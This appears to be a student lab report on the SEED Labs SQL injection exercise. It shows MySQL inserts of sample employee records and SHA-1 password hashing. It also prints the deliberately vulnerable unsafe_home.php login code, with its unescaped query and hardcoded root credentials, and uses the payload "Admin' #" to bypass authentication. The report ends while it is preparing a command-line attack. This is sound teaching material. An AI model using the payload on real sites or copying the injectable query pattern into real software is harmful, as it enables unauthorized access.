
The other user was created with the command:

```
INSERT INTO credential (Name, EID, Salary, birth, SSN, PhoneNumber ,
Address, Email, NickName )
VALUES ( ' Aggelos ', '12390003', 800, '7/8', '88776655', '6944444444',
'Kapodistriou12', 'aggelosgeorgou@gmail.com', 'Angel');
```

We verified the success of the action with the command:

```
SELECT * FROM credentials WHERE Name='Vasilis' OR Name=' Aggelos ';
```

1.3.2 Results



The screenshot shows a Terminator terminal window with a dark background and a light blue title bar. The terminal displays the following MySQL commands and their outputs:

```
mysql> INSERT INTO credential (Name, EID, Salary, birth, SSN, PhoneNumber ,
Address, Email, NickName)
VALUES ('Vasilis', '19390005', 150, '3/19', '12345678', '6977777777',
'Evangelistriass34', 'billath@gmail.com', ' KillBill ');
Query OK, 1 row affected (0.00 sec)
```

Below the command output, a table of results is displayed:

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName
4	Samy	40000	90000	1/11	32193525				

The terminal then shows the command to insert the second user:


```
mysql> INSERT INTO credential (Name, EID, Salary, birth, SSN, PhoneNumber ,
Address, Email, NickName)
VALUES ( ' Aggelos ', '12390003', 800, '7/8', '88776655', '6944444444',
'Kapodistriou12', 'aggelosgeorgou@gmail.com', 'Angel');
```

The output for this command is:

```
Query OK, 1 row affected (0.00 sec)
```

Figure 1.3.2.1. Introduction of employees " Vasilis " and " Aggelos "

INFORMATION TECHNOLOGY SECURITY



```
Terminator /bin/bash
mysql> SELECT * FROM credential WHERE Name='Vasilis' OR Name='Aggelos';
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name      | EID      | Salary | birth | SSN      | PhoneNumbe |
r | Address      | Email      |         |      |          | NickName | Passw |
ord |              |            |         |      |          |          |      |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 7 | Vasilis | 19390005 | 150 | 3/19 | 12345678 | 6977777777 |
| Evangelistrias34 | billath@gmail.com | KillBill | NULL |
|
| 8 | Aggelos | 12390003 | 800 | 7/8 | 88776655 | 6944444444 |
| Kapodistriou12 | aggelosgeorgou@gmail.com | Angel | NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
mysql>
```

Figure 1.3.2.2. Verification of successful login of users " Vasilis " and " Aggelos "

1.3.3 Observations

ID field was automatically set and the password field is initialized to NULL .

Password update for new users

1.4.1 Actions

We chose two passwords for the two newly added users, but for security reasons we stored the passwords in digests calculated by a hash algorithm , specifically the sha 1 algorithm.

INFORMATION TECHNOLOGY SECURITY

[Home Page](#) | [SHA1 in JAVA](#) | [Secure password generator](#) | [Linux](#) | [Privacy Policy](#)

SHA1 and other hash functions online generator

bill123 hash

sha-1 ▼

Result for

sha1: 135d2dce46e35410d2582e23da24570bc4665163

Figure 1.4.1.1. The password summary of the user " Vasilis "

[Home Page](#) | [SHA1 in JAVA](#) | [Secure password generator](#) | [Linux](#) | [Privacy Policy](#)

SHA1 and other hash functions online generator

angel123 hash

sha-1 ▼

Result for

sha1: edf360b3f9f25e1b43f3777db55c002035dcfe5c

Figure 1.4.1.2. The password summary of the user " Aggelos "

password field of the two newly added users. We updated the password of the user " Vasilis " with the command:

```
UPDATE credential SET  
Password='135d2dce46e35410d2582e23da24570bc4665163' WHERE  
Name='Vasilis';
```

We updated the password of the user " Aggelos " with the command:


INFORMATION TECHNOLOGY SECURITY

```
UPDATE credential SET  
Password=' edf360b3f9f25e1b43f3777db55c002035dcfe5c' WHERE  
Name=' Aggelos ';
```

We verified the successful update with the command:

```
SELECT Name, Password FROM credentials WHERE Name='Vasilis' OR  
Name=' Aggelos ';
```

1.4.2 Results



The screenshot shows a Terminator terminal window with a dark theme. The terminal displays the following MySQL commands and their outputs:

```
/bin/bash  
-----+  
2 rows in set (0.00 sec)  
  
mysql> UPDATE credential SET Password='135d2dce46e35410d2582e23da2  
4570bc4665163' WHERE Name='Vasilis';  
Query OK, 1 row affected (0.00 sec)  
Rows matched: 1  Changed: 1  Warnings: 0  
  
mysql> UPDATE credential SET Password='edf360b3f9f25e1b43f3777db55  
c002035dcfe5c' WHERE Name='Aggelos';  
Query OK, 1 row affected (0.00 sec)  
Rows matched: 1  Changed: 1  Warnings: 0  
  
mysql> SELECT Name, Password FROM credential WHERE Name='Vasilis'  
OR Name='Aggelos';  
+-----+  
| Name      | Password  
+-----+  
| Vasilis   | 135d2dce46e35410d2582e23da24570bc4665163  
| Aggelos   | edf360b3f9f25e1b43f3777db55c002035dcfe5c  
+-----+  
2 rows in set (0.00 sec)  
  
mysql>
```

Figure 1.4.2.1. Updating the passwords of the two new users " Vasilis " and " Aggelos "

1.4.3 Observations

sha 1 algorithm encrypted the two passwords and converted them into an unreadable form.

2. SQL attack Injection in SELECT statements

Import

For the SQL attack Injection we used the user login page of the application [www . SEEDLabSQLInjection . com](http://www.SEEDLabSQLInjection.com).





Figure 2.a. The user login page

Behind the user verification runs a PHP code , which is located in the file `unsafe_home.php` , which is stored in the `/ var / www / SQLInjection` directory .

INFORMATION TECHNOLOGY SECURITY



```
unsafe_home.php [Read-Only] (/var/www/SQLInjection) - gedit
Open [Add] Save

<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// check if it has exist login session
if($input_uname==" and $hashed_pwd==sha1("") and $_SESSION['name']!="
and $_SESSION['pwd']!=""){
    $input_uname = $_SESSION['name'];
    $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}

/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
```

Figure 2.b. The unsafe_home.php code

INFORMATION TECHNOLOGY SECURITY

2.1 SQL attack Injection on the login page

2.1.1 Actions

Considering the unsafe_home.php code (Figure 2.b) that runs behind the scenes to verify a user's login details (username , password), we typed the following string into the username field of the web application:

```
Admin ' #
```

The SQL command that is run to log the user into the application is as follows:

```
SELECT id, name, eid , salary, birth, ssn , phoneNumber , address, email, nickname, Password FROM credential WHERE name= '$ input_uname ' and Password= ' hashed_password ';
```

With the information " Admin ' #" in the username field, the SQL command that will be executed is:

```
SELECT id, name, eid , salary, birth, ssn , phoneNumber , address, email, nickname, Password FROM credential WHERE name= 'Admin' #' and Password= ' hashed_password ';
```

The character "#" denotes a comment in SQL , so we exploited it by commenting out the field used to verify a user's identity by their password (which we do not know). Thus, knowing only the username (Admin), we logged into the account we wanted to attack.

2.1.2 Results




Figure 2.1.2.1. SQL attack Injection with a breach in user authentication

INFORMATION TECHNOLOGY SECURITY




Figure 2.1.2.2. Results of the attack

2.1.3 Observations

password field does not need to be filled in, as the SQL command " SELECT " only retrieves the desired record from the Username because we commented out the retrieval of the record from the Password as well .

SQL attack Injection from the command line

2.2.1 Actions

Before the SQL attack Injection from the command line, we installed text - web browser Lynx with the command:

```
sudo apt install lynx
```

